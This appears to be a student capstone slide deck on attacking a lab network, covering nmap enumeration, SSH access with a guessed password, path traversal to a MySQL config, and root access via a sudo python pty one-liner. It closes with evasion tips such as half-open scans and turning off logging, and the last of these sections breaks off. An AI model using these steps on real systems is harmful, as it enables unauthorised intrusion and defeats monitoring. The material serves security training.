Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:
255.255.255.0
Gateway: Azure

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Open Ports	ports are accessible	easily discover access point
ssh password only	Non secure ssh as to keygen	easily maintain access
miss configured file access	no permission set	Anyone can access system files
Brute force attack	Use a list to try every combination from the list	Dos attack could overload the system causing poor or no operation

Exploits Used

Exploitation: Open ports

Summarize the following:

- Wordpress service was discovered with Nmap scan and was able to enumerate the wordpress page for users.
- After ssh in with the guessed password a user shell was achieved.




```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-16 08:46 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
root@Kali:~#
```


Exploitation: ssh password only

Summarize the following:

- After running Namp ssh/22 tcp discovered to be open.
- ssh granted a user shell with easily guessing a non complex password



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password: 
```




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ 
```

Exploitation: **Miss configured file access**

Summarize the following:

- Was able to use the dot dot method to find Mysql config file to get additional password hash’s
- Granted access to password hash that were cracked and used to gain root access.



```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```

Avoiding Detection

Stealth Exploitation of open ports

Monitoring Overview

- Excessive HTTP errors
- File beat
- When request are over 400 in 5 minutes

Mitigating Detection

- Use a program such as burp suite
- Use a Half-Open Nmap scan

Stealth Exploitation of Miss configured file access

Monitoring Overview

- CPU Usage Monitor
- filebeats
- when usage is over .5 in 1 minute

Mitigating Detection

- Once access is gained turn off logging
- Alternatively, a listener and meterpreter session might less the load on the cpu.

Stealth Exploitation of Brute force

Monitoring Overview

- HTTP request size
- packetbeat
- When Http request size is over 3500 in 5 minutes.

Mitigating Detection

